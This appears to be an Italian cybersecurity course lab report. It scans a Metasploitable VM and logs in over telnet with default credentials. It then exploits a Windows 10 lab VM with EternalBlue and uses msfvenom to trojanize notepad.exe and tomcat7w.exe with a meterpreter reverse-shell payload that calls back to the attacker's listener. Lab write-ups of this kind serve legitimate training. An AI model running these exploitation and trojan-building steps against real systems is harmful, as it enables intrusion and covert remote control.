

Pratica S7L2

Configuro la kali e la metasploitable con gli indirizzi ip richiesti

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:30:ef brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::4dd0:b127:f8c0:7cc2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3e:5d:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fd0f:5ed9:7e04:0:a00:27ff:fe3e:5dc6/64 scope global dynamic
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe3e:5dc6/64 scope link
        valid_lft forever preferred_lft forever
```

Analizzo con nmap la metasploitable

```
(kali@kali)-[~]
$ nmap -sV -T5 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 14:41 CET
Nmap scan report for 192.168.1.40
Host is up (0.0033s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:71:2F:A3 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds
```

Cerco in metasploit l'ausiliario per telnet e lo carico

```
msf6 > search auxiliary telnet

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	auxiliary/server/capture/telnet	.	normal	No
Authentication Capture: Telnet				
1	auxiliary/scanner/telnet/brocade_enable_login	.	normal	No
Brocade Enable Login Check Scanner				
2	auxiliary/dos/cisco/ios_telnet_rocem	2017-03-17	normal	No
Cisco IOS Telnet Denial of Service				
3	auxiliary/admin/http/dlink_dir_300_600_exec_noauth	2013-02-04	normal	No
D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution				
4	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No
Juniper SSH Backdoor Scanner				
5	auxiliary/scanner/telnet/lantronix_telnet_password	.	normal	No
Lantronix Telnet Password Recovery				
6	auxiliary/scanner/telnet/lantronix_telnet_version	.	normal	No
Lantronix Telnet Service Banner Detection				
7	auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof	2010-12-21	normal	No
Microsoft IIS FTP Server Encoded Response Overflow Trigger				
8	auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass	2021-09-06	normal	Yes
Netgear PNPX_GetShareFolderlist Authentication Bypass				
9	auxiliary/admin/http/netgear_r6700_pass_reset	2020-06-15	normal	Yes
Netgear R6700v3 Unauthenticated LAN Admin Password Reset				
10	auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce	2021-04-21	normal	Yes
Netgear R7000 backup.cgi Heap Overflow RCE				
11	auxiliary/scanner/telnet/telnet_ruggedcom	.	normal	No
RuggedCom Telnet Password Generator				
12	auxiliary/scanner/telnet/satel_cmd_exec	2017-04-07	normal	No
Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability				
13	auxiliary/scanner/telnet/telnet_login	.	normal	No
Telnet Login Check Scanner				
14	auxiliary/scanner/telnet/telnet_version	.	normal	No
Telnet Service Banner Detection				
15	auxiliary/scanner/telnet/telnet_encrypt_overflow	.	normal	No
Telnet Service Encryption Key ID Overflow Detection				

```

Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow

msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) >

```

Setto l'attacco in metasploit con l'ip della vittima e lancio l'attacco

```
msf6 auxiliary(scanner/telnet/telnet_version) > options
```

Module options (auxiliary/scanner/telnet/telnet_version):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.1.40  
rhost => 192.168.1.40  
msf6 auxiliary(scanner/telnet/telnet_version) > run
```

```
[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET  
Warning: N...  
ever expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with  
msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable Login:  
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Mi vengono restituite le credenziali di accesso

Provo a connettermi dalla kali a telnet della vittima con le credenziali appena trovate

```
(kali㉿kali)-[~]
$ telnet 192.168.1.40 23
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Dec 17 08:54:01 EST 2024 from 192.168.1.25 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:71:2f:a3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fd0f:5ed9:7e04:0:a00:27ff:fe71:2fa3/64 scope global dynamic
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe71:2fa3/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ █
```

Sono dentro!

Extra

Utilizzo metasploit per entrare nella macchina windows 10

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.50.103
rhost => 192.168.50.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.50.103  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.50.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name           |
|----|----------------|
| 7  | Windows 10 Pro |


```

Scarico l'eseguibile del notepad

```
meterpreter > download notepad.exe
[*] Downloading: notepad.exe -> /home/kali/notepad.exe
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): notepad.exe -> /home/kali/notepad.exe
[*] Completed : notepad.exe -> /home/kali/notepad.exe
meterpreter > █
```

Con msfvenom preparo la trappola

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4321 -x notepad.exe -f exe -o note.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 328192 bytes
Saved as: note.exe
```

Carico il file nel desktop della vittima

```
meterpreter > upload note.exe
[*] Uploading : /home/kali/note.exe -> note.exe
[*] Uploaded 320.50 KiB of 320.50 KiB (100.0%): /home/kali/note.exe -> note.exe
[*] Completed : /home/kali/note.exe -> note.exe
meterpreter > █
```

Preparo metasploit per l'ascolto

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:




| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/handler) > set LPORT 4321
LPORT => 4321
msf6 exploit(multi/handler) >
```



Dopo aver cliccato sul file incriminato sono dentro!

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.100:4321
[*] Sending stage (203846 bytes) to 192.168.50.103
[*] Meterpreter session 7 opened (192.168.50.100:4321 -> 192.168.50.103:49490) at 2024-12-17 17:58:51 +0100

meterpreter > ls
Listing: C:\Users\user\Desktop



| Mode             | Size   | Type | Last modified             | Name                          |
|------------------|--------|------|---------------------------|-------------------------------|
| 100666/rw-rw-rw- | 1118   | fil  | 2024-07-12 13:07:33 +0200 | Icecast2 Win32.lnk            |
| 040777/rwxrwxrwx | 0      | dir  | 2024-12-17 17:31:26 +0100 | Malware                       |
| 040777/rwxrwxrwx | 0      | dir  | 2024-07-22 12:10:17 +0200 | Programmi per Malware analisi |
| 100666/rw-rw-rw- | 532    | fil  | 2024-07-22 11:52:57 +0200 | debug.log                     |
| 100666/rw-rw-rw- | 282    | fil  | 2024-07-09 16:37:31 +0200 | desktop.ini                   |
| 100777/rwxrwxrwx | 328192 | fil  | 2024-12-17 17:56:15 +0100 | note.exe                      |
| 100777/rwxrwxrwx | 7168   | fil  | 2024-12-17 16:32:39 +0100 | test.exe                      |
| 100777/rwxrwxrwx | 155136 | fil  | 2024-12-17 17:41:55 +0100 | tomcat.exe                    |


```

```
(kali㉿kali)-[~]  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4321 --smallest -x tomcat7w.exe -f exe -o tomcat.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 449 bytes  
Final size of exe file: 154624 bytes  
Saved as: tomcat.exe
```